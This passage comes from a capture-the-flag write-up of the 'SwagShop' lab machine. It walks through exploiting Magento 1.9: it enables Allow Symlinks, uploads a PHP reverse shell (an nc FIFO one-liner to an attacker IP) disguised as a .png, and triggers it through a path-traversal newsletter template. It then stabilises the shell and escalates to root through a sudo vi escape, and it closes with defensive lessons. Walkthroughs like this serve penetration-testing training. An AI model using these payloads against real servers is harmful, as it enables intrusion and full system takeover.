
Illustration 8: Screenshot of the Magento "Template Settings" box from Magento 1.9.3.2

Now the attacker proceeds to the Magento "Newsletter Templates" section and creates a new newsletter
template. The Magento system allows the administrator to include blocks of template code into their
newsletters:

{{block type="core/template" template="newsletter/subscribe.phtml"}}

However, by modifying this template the attacker can point to their previously uploaded file in the
"media/catalog/category" directory. In the example below the uploaded file was named "h1.jpg" so the
appropriate reference would be:

{{block type='core/template' template='../../../../../../media/catalog/category/h1.jpg'}}

Under normal circumstances Magento would reject this path, but because the attacker has previously
enabled the "Allow Symlinks" option, it is accepted.
The idea, in short: let templates point to local files, upload a webshell with a double extension (which passes the image filter) and force its execution by previewing a template.


First, in System > Configuration > Developer, enable Allow Symlinks. The menu path is not obvious, because Developer is just one more entry inside the general configuration:
The payload is a PHP reverse shell saved with a double extension, revshell.php.png:
nano revshell.php.png
cat revshell.php.png
<?php
    system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.6 443 >/tmp/f");
?>
It's the classic FIFO reverse shell, the one you reach for when the target's nc has no -e: mkfifo creates a named pipe, cat feeds whatever arrives through it into /bin/sh, and the shell's output goes back out through nc, closing the loop. The leading rm /tmp/f keeps it from failing if a /tmp/f was left over from an earlier attempt.

It's uploaded through the image field of a new category in Manage Categories, which drops it into media/catalog/category/:

Reopening the category shows the file, and with it a trap: the name isn't the one we uploaded. Magento renamed it to revshell.php_1.png because a revshell.php.png from an earlier attempt was already there. Checking is not optional, because the template has to point at the real name:

Then comes the template. The section is at Newsletter > Newsletter Templates, still with no records and the Add New Template button in the top right:
Create a template whose content references that file with a Magento block:
{{block type="core/template" template="../../../../../../media/catalog/category/revshell.php_1.png"}}
The six ../ aren't arbitrary: templates resolve from app/design/frontend/base/default/template/, and you need those six levels to climb back to the site root and descend through media/. With Allow Symlinks set to No, Magento would have rejected the path for leaving its template directory.
Save Template registers it with ID 1, ready to preview:

Before triggering anything, the listener:
nc -nlvp 443
listening on [any] 443 ...With it already waiting, click Preview Template, which renders the block and executes the PHP:

The listener catches the connection: a shell as www-data.
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.140] 55220
/bin/sh: 0: can't access tty; job control turned off
Stabilising the TTY
That can't access tty; job control turned off is literal: the shell lands with no terminal attached, so there's no Ctrl+C without killing the connection, no arrow keys, no history, no editors. The usual treatment:
script /dev/null -c bash
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@swagshop:/var/www/html$ ^Z
zsh: suspended  nc -nlvp 443

# stty raw -echo; fg
[1]  - continued  nc -nlvp 443

www-data@swagshop:/var/www/html$ reset xterm
script /dev/null -c bash asks the remote system for a real PTY and starts bash inside it (you can see it in the prompt, which goes from a bare $ to www-data@swagshop:/var/www/html$). The Ctrl+Z and the stty raw -echo; fg run on our machine, not on the target: they stop interpreting control keys locally and pass them straight down the socket. reset xterm repaints the screen, which is a mess after the mode switch.
What's left is telling the remote shell which terminal it is and how big:
export TERM=xterm SHELL=bash
stty rows 49 cols 236
Without TERM, neither clear nor vi nor less know how to move the cursor; without the real rows and columns, anything drawing boxes comes out broken. The values aren't invented, they come from an stty size on our own terminal.
User flag
The flag is in haris's home:

www-data@swagshop:/home$ cat haris/user.txt
3d550751f788d3fc212a4e9ee411218f
Privilege escalation
sudo + vi (GTFOBins)
A sudo -l reveals the direct vector: www-data can run vi as root over any file under /var/www/html/:

www-data@swagshop:/var/www/html$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
Three things read out of that output. NOPASSWD means no www-data password is needed, which we don't have and which a service account usually doesn't even own. env_reset and secure_path close the indirect route: the environment is wiped when sudo is invoked and PATH is replaced by a fixed one, so poisoning PATH or LD_PRELOAD to make vi load something of ours is off the table. And then there's the /var/www/html/* wildcard, which looks like a restriction and isn't one.
vi is a binary with a known GTFOBins escape: the -c flag runs an editor command as soon as it starts, and :! launches a system command from inside the editor, inheriting the context vi is running under, i.e. root:
sudo /usr/bin/vi /var/www/html/* -c ':!/bin/bash' /dev/null25 files to edit
root@swagshop:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)25 files to edit is the wildcard expanded by the shell before sudo sees anything: vi opens the 25 files sitting in that directory. It makes no difference which ones, because the escape doesn't depend on the file opened but on the editor. The trailing /dev/null is just a harmless last argument to close out the list.
With the root shell, the final flag:

root@swagshop:/var/www/html# cat /root/root.txt
8fdb7e08b4860213bcac400be6711d7a
Attack chain
TTL 63 (Linux) ─▶ nmap: 22 SSH, 80 HTTP ─▶ vhost swagshop.htb
        │
        ▼
  Magento CE 1.9.0.0/1.9.0.1 (magescan)
        │  CVE-2015-1397 "Shoplift" (37977.py): unauthenticated SQLi
        ▼
  admin forme:forme ─▶ FrogHopper (Allow Symlinks + double-extension upload + template)
        │
        ▼
  www-data shell ─▶ user.txt (haris)
        │  sudo -l: (root) NOPASSWD /usr/bin/vi /var/www/html/*
        ▼
  vi -c ':!/bin/bash' (GTFOBins) ─▶ root ─▶ root.txt
Lessons learned
- Unpatched Magento is critical. The 1.9.0.x branch without the SUPEE-5344 patch lets you create an admin with a single unauthenticated request (CVE-2015-1397). Patching and restricting network access to
/adminwould have cut the chain at the root. - A double upload filter isn't enough. Accepting the image by extension and letting a template interpret it as PHP (FrogHopper) turns a legitimate feature into RCE. Validate the real type, store outside the docroot and don't let templates reference arbitrary paths.
sudoover editors issudoover everything. Allowingvi(orless,nano,awk...) as root, even scoped to a directory, is equivalent to granting root: GTFOBins documents the escape. Only grant binaries that can't run arbitrary commands.- Wildcards in
sudoersare treacherous./var/www/html/*looks restrictive, but theviescape doesn't depend on the file opened, so the wildcard adds no real security. - A public exploit that won't start isn't an invalid exploit.
37977.pycame withVerified: Falseand died on aSyntaxErrorat line 9, and the cause was a documentation block written with///inside a Python file. Reading the code before discarding it costs a minute; that same block explained the bug and announced theforme:formecredentials it was going to create. - The tool that identifies isn't always the one you think.
whatwebnever named Magento: all it gave was afrontendcookie andScriptaculous. Wappalyzer put the name to it, and the JavaScript stack gave away the branch (Prototype + script.aculo.us is 1.x, jQuery + Knockout is 2.x). Knowing what each source contributes beats stacking outputs and keeping only the conclusion. - The name of the uploaded file isn't the name you uploaded. Magento saved
revshell.php.pngasrevshell.php_1.pngafter a collision with an earlier attempt. Verifying the real name after uploading, instead of assuming it, is the difference between a template that executes and one that returns an empty block without telling you why.